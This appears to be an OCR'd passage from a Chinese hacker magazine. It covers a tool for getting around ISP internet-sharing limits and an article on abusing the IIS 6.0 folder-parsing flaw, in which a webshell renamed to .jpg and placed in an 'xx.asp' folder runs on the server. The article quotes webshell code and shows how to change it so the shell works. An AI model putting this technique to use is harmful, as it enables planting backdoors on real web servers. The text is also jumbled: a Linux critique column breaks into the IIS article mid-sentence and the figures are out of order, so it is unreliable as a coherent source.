首先将USB接口插上，安装驱动程序。将网卡的ip设为192.168.2.XXX（3-254）。用一根网线插到计算机的网络适配器（网卡）接口（RJ-45总线）上，另一端插到交换机上（若是路由器，请闲置WAN口，插到LAN口上）。其他客户机则通过网线使网络适配器（网卡）与交换机（或路由器）连接。如图1。


图10


图8




图1

2：RJ-45插口路由猫

将路由猫的RJ-45插口插到交换机或路由器上，注意不要插路由器的WAN口，也就是不使用路由器的路由功能，当个交换机使用。所以还是建议使用交换机，这样性能更好。如图2。





图2

五、新的策略，新的对策之二：共享卫士使用



图3

1：安装

就像安装一般的应用软件一样，没有任何难度，经典的一路“NEXT”。安装结束可以看到弹出一个对话框，提示设置apache、mysql以及内部通信的端口，一般保持默认即可。如图3。

点击应用，确定后即可完成安装，重启后生效。

2：软件使用


图11

双击运行，软件以web页打开，首次登录需要输入默认账号与口令（admin/admin），进入后是操作界面了！如图4。

开始设置了！在“共享上网”选项卡中单击设置向导，单击下一步，在步骤一中选择上网方式，如图5。

1、拨号方式（适合宽带拨号上网业务）

2、单网卡方式（适合固定IP地址用户）

3、双网卡方式（适合双网卡用户）

下一步，在步骤二中填写拨号的接口与上网账号、口令。如图6。

再次下一步，在步骤3中填写虚拟网关，为防止冲突，建议填写192.168.2.1。如图7。

下一步，步骤四中选择本地网卡接口，如图8。

步骤五中选择连接模式。连接模式的说明已经很清楚，不再多解释了。再次单击下一步，出现提示：完成设置，可以上网了！如图9。

胡说！还是上不了！那看看设置向导下面的网络参数吧，虚拟网关、局域网接口都正确，原来是广域网接口中没有拨号啊，如图10。

拨号后单击启动服务，呵呵，现在可以上网了吧？接着看下面的“DHCP服务器”选项，如图11。

共享卫士提供由主机向客户机分配ip的DHCP服务。在“静态地址分配”选项中可以为静态地址分配指定的ip地址。软件还有端口映射功能哦，可惜貌似有点问题，我没有测试成功。日志记录功能可以方便查看对软件的设置改变、客户机建立连接的时间等，非常直观和方便。如图12。

“认证管理”选项卡

首先在“认证管理”中添加用户，输入静态的ip地址和用户名，提交即可（适合小的用户组）。此外共享卫士提供“绑定ip用户”和“密码认证用户”功能：“绑定ip用户”将特定的ip跟用户名进行绑定，例如admin这个用户名为了安全起见就要绑定ip地址。“密码认证用户”则可以给特定用户设置特定的密码。




图12

“上网控制”选项卡

“上网控制”选项卡中的“策略设置”可以为在“认证管理”中绑定ip的用户添加策略，包括上行与下行流量、上网时间等。上网时间可以设置星期和每小时，方便控制上网，保持身心健康。“流量设置”可以选择5-60秒，也就是“流量统计”中的刷新频率，过高了会影响网速。如图13。




图13

“防火墙设置”选项卡

“防火墙设置”选项卡主要设置过滤参数，包括mac地址、ip地址、域名、攻击包等。除了不能正常上网或者不能游戏可选择第二种上网方式外，对于一般用户不要随意修改参数。否则可能会使安全系数降低或者不能再突破共享限制而被封。

“系统工具”选项卡

“系统工具”选项卡“端口设置”可以修改软件对apache、mysql、通信端口的预设。

“修改登录密码”选项卡

“修改登录密码”选项卡可以修改账户密码。

“系统设置”默认即可。

3：多用户安装共享卫士的问题——多机自由切换

共享卫士有个缺点——必须要有一台做主机，但是你不能整天都开着一台机器吧？好在共享卫士还提供了多用户切换的功能：哪台机器先启动，哪台就是主机；主机中途退出，辅机可以自动充当主机。必须注意的是，USB接口的调制解调器不能使用该功能，而且安装共享卫士的机器中，共享卫士的设置必须完全一致，否则就会产生不能正确切换的故障。还要提醒大家的一点是，所谓的“多机”最好不要超过3台，否则会对网速有影响。

使用感受：2.08.01及以前的版本，上网的时候很卡，要反复刷新很多遍才能打开网页，有些网站甚至是完全打不开，当时我使用的代理服务器和VPN解决的。2.08.03后，情况明显好转了，尤其是04、05这两个版本，开发周期相当长。当然感觉其性能与稳定性确实提高了不少！到现在已经几乎没有访问不了的网站了。

六、发些牢骚

某些西方发达国家对宽带免费了，第三世界的印度也免费了，国内电信业要重组了，要是国外的ISP都进来，看“国产电信业”以后能怎样！祝大家上网上得开心！

[文章中提到的共享卫士以及作者做的动画已收录于本期光盘中]

编辑点评：

恐怕一谈到利益，就会碰触到ISP运营商的神经。为了争夺庞大的用户群，在经历了价格战后各大ISP运营商不得不绞尽脑汁来攫取我们用户的利益。但自古攻防本是一体，有了限制才出现了突破。本文便是很好的一个例证。NOHACK

浅析iis6.0设计缺陷

文 冰的原点[L.S.T]

从本文你可以学到：

利用iis6.0缺陷如何正确解析大马以及其它缺陷

应该是好久以前吧，呵呵，大家应该还记得动易那个没有过滤.和asp的漏子吧。在2003系统的iis6.0的配合下，我们小黑们很容易在如xx.asp的文件夹下上传一个xx.jpg的木马文件，这样我们就可以得到web木马了。今天我们谈到的问题就是这个设计缺陷。

一、无法访问大马的疑问及解决办法

本来也想往原理性的方面探讨下，可用google和百度怎么也搜索不出我想要的结果，而且网上找到的也只说了个方法：让我们建一个xx.asp的文件夹，然后在其文件夹里面上传一个木马，把木马改成jpg或者gif等后缀名就可以得到我们的后门木马了。可今天我测试的时候却出现了一些让人疑惑的问题，还是用实验来说明下情况吧。我的虚拟机是2003的，装有iis6.0并允许asp及aspx脚本文件执行。那么我们一步步来实验下，首先在我的IIS目录下建一个1.asp的文件夹，里面放了一个大马，文件名已经改成dama.jpg，如图1。





图1

接着我们来到本机上访问下，如图2。


图2

成功访问了。然后我们试着登录下，如图3。

直接转向了1.asp文件夹下了，这是怎么回事呢？这个是本文要解决的问题之一。问题很奇怪，按理说，都能访问了，应该可以正常登录及使用呀。到网上搜索了下，没有发现有这样类似的问题出现，于是和群里讨论了下，小组成员小浪给了我很大的启发：他认为既然都可以解析web木马了，那不能登录的问题应该出现在木马的身上，从刚才的图片可以看得出，木马接收到




图3

XApache：大家好，欢迎大家收看本期的冷眼看黑节目，我是主持人XApache。在前两期的冷眼看黑中，我们没有涉及到具体的技术方向，这一期就不一样了，炮轰对象是黑客人士最宠的企鹅，现在如日中天的Linux，是谁如此大胆？提出的见解又有何依据？让我们马上来看一下。

黑板

Linux请走下神坛

九十年代初，芬兰一个名叫Linus Torvalds的大学生开发出了一个操作系统的雏形，很快，成千上万的计算机爱好者和程序员加入其中，这个雏形也慢慢成为了一个独立的操作系统，被称为：Linux。感谢GNU和世界各地的计算机爱好者，正是有了他们的支持，这个有趣的操作系统才能出现在大家的面前。但是！它并不是现在最好的操作系统，也不值得这么多人们如此的为其狂热，其本身还存在很多问题。我们随意挑出其中七项，给读者朋友们做个参考！

1．发展艰难的桌面应用

到目前为止，在Linux上有两大桌面系统流传的比较广泛，一是GNOME，另外一个是KDE。虽然许多Linux支持者不愿意承认双方存在分歧，但在其内部确实形成了两个对立的阵营。对一个普通的计算机用户来说（这里不包括对计算机相当熟悉的玩家），他不会希望在同一种操作系统上遇到两种截然不同的桌面，而且这两种桌面操作界面和支持库是不兼容的。而假使GNOME和KDE其中一个能一统天下，目前的Linux桌面应用也很难在Windows和MAC占据的桌面市场中讨得丝毫便宜。为了降低成本，诸如联想，戴尔这样的大公司开始在自己出售的PC上预留Linux系统，这本来是件好事，可现实情况是怎么样？有多少人在拿到DELL公司配的Linux盘后会安装？装上了又有多少人会一直用？将预装的Linux系统删除换上XP和Vista的用户，恐怕是不计其数吧。国内宣布盈利的Linux厂商拓林思都承认，在最近的几年个人和企业桌面的销售收入几乎可以忽略不计。尽管在几年前的LinuxWorld会议上有关打破Windows强势地位的说法还很盛，但谈论在Linux桌面应用的声音已经越来越弱了。

2．纠缠不清的官司

前几年，SCO宣称，IBM在Linux中非法使用了该公司Unix

的参数发生了变化，也就是自动转向了1.asp文件夹，这是为什么呢？我们来看看木马的参数是怎么接收的呢？我从一个大马里找出了以下几行代码：

```
URL=Request.ServerVariables("URL")
ServerIP=Request.ServerVariables("LOCAL_ADDR")
Action=Request("Action")
```

最关键的是第一句，接收到的参数是通过url来传递的，也就是说当我们登录的时候，服务器会解析1.asp（这里我也表达得不太清楚），所以无法登录的情况便出现了。因此为了解决这个问题，我们只需要把第一句换成：

URL=Request.ServerVariables("PATH_INFO")

这样，我们就可以顺利的用大马访问了，如图4。




图4




图5

这里我们就不得不提下path_info这个变量了，它的功能就是呈现虚拟路径了，也就是可以顺利解析到dama.jpg。不过从网上得到答案是，直接访问小马就不会出现这个问题，如图5。

这是因为小马的功能简单，不涉及到复杂的路径解析，不过我等小菜应该本着学习的精神把更多的原理弄懂才是最要紧的。




图6

